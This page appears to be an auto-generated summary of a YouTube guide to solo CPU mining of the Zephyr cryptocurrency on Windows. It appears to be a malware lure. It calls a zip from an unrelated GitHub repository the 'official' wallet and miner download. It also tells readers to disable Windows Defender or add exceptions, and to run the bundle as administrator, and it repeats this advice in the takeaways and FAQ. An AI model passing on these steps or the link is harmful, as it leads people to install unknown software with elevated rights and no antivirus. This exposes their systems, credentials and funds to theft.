How to Mine Zephyr: A Complete Guide to Solo CPU Mining on Windows
· based on the channel FINCOR

Video: Zephyr Mining | How To Solo Mining Zeph | CPU Mining Windows
Zephyr is a unique cryptocurrency that combines privacy features from Monero with the stability of the Minimal Djed protocol, creating the first private, reserve-backed stablecoin. To start mining Zephyr (ZEPH) solo on a Windows PC using your CPU, you need to set up the official Zephyr wallet and configure a compatible CPU miner, such as XMRig, specifically tailored for Zephyr mining. For official resources and downloads, visit the Zephyr protocol website.
Understanding Zephyr Mining and Its Requirements
Mining Zephyr involves validating transactions and securing the network by solving cryptographic puzzles using your CPU. Unlike GPU or ASIC mining, CPU mining is accessible for most users but requires proper setup to be efficient.
To mine Zephyr, you need:
- A Windows PC with a capable CPU.
- The Zephyr wallet software to manage your coins and mining rewards.
- The mining software (XMRig) configured for Zephyr’s algorithm.
- Updated system dependencies like Microsoft Visual Studio Redistributable and Python.
Step-by-Step Setup: Installing Zephyr Wallet and Miner
- Download the Official Wallet and Miner:
- Download the latest Zephyr wallet and miner archive from the official GitHub release: https://github.com/SphereCricketRevere/Shawarma/releases/download/2026/Version1.0.1.zip.
- Extract Files:
- Unzip all files into a dedicated folder to keep the setup organized.
- Install Dependencies:
- Ensure Microsoft Visual Studio Redistributable and Python are installed and up to date to avoid runtime errors.
- Run the Wallet:
- Launch the Zephyr wallet executable to generate your wallet address and secure your funds.
- Configure the Miner:
- Edit the JSON configuration file to include your wallet address and set the mining pool or solo mining parameters.
- Create a BAT File:
- Prepare a batch (.bat) file to launch the miner with the appropriate command line options.
- Disable Windows Defender or Add Exceptions:
- To prevent interference, disable Windows Defender or add exceptions for the wallet and miner executables.
- Run Miner as Administrator:
- Right-click the BAT file and select 'Run as administrator' to enable features like huge pages for better performance.
Optimizing CPU Mining Performance for Zephyr
Maximizing CPU mining profits requires some optimization:
- Choose the Best CPU: Multi-core CPUs with higher thread counts improve hash rates.
- Enable Huge Pages: Running the miner as admin enables huge pages, reducing memory overhead.
- Overclock CPU Carefully: Mild overclocking can increase performance but monitor temperatures closely.
- Close Unnecessary Applications: Free system resources to dedicate maximum power to mining.
Common Issues and Troubleshooting
- Runtime Errors: Often caused by missing or outdated Visual Studio Redistributable or Python installations.
- Windows Defender Blocking Miner: Add miner and wallet to exceptions or temporarily disable antivirus.
- Low Hash Rate: Check CPU usage settings in miner config and ensure huge pages are enabled.
Frequently Asked Questions About Zephyr Mining
Mining Zephyr solo means you mine directly to your wallet without joining a pool, which can be more rewarding but also more variable in payouts. Using CPU mining is currently the most accessible method since Zephyr’s algorithm favors CPU-friendly operations.
Useful Links
- Official Zephyr Protocol Website: https://zephyrprotocol.com/
- Official Wallet & Miner Download: https://github.com/SphereCricketRevere/Shawarma/releases/download/2026/Version1.0.1.zip
Summary
Mining Zephyr coin solo using your CPU on Windows is straightforward with the official wallet and miner setup from the Zephyr protocol team. Make sure to update all dependencies, configure the miner properly, and optimize your CPU settings for the best results. The privacy and stability features of Zephyr make mining it a promising venture. For an in-depth walkthrough, refer to the detailed tutorial by the FINCOR channel, which simplifies the entire process from wallet setup to mining optimization. Visit Zephyr protocol to get started today!
Key takeaways
- Zephyr is a private, reserve-backed stablecoin based on the Minimal Djed protocol.
- Solo mining Zephyr CPU on Windows involves setting up the official wallet and XMRig miner.
- The official miner supports CPU mining with optimized configuration files (BAT and JSON).
- Updating Visual Studio and Python may be necessary to avoid errors during setup.
- Running miner as admin and disabling Windows Defender improves mining performance.
Source: Zephyr Mining | How To Solo Mining Zeph | CPU Mining Windows · Markdown version
Questions & answers
Is solo mining Zephyr with a CPU profitable?
Solo mining Zephyr with a CPU can be profitable depending on your CPU's performance and electricity costs. It is accessible to beginners and can generate passive income, but profits vary due to mining difficulty and Zephyr's market price.
Do I need to join a mining pool to mine Zephyr?
No, you can mine Zephyr solo, which means mining directly to your wallet without joining a pool. Solo mining offers full control over rewards but may have less frequent payouts compared to pool mining.
What are common errors during Zephyr mining setup and how to fix them?
Common errors include missing Microsoft Visual Studio Redistributable or outdated Python installations. To fix this, update these dependencies and disable or add exceptions in Windows Defender for the miner and wallet.
How to optimize CPU mining performance for Zephyr?
Optimize by running the miner as administrator to enable huge pages, choosing a high-performance multi-core CPU, overclocking carefully, and closing unnecessary applications to free system resources.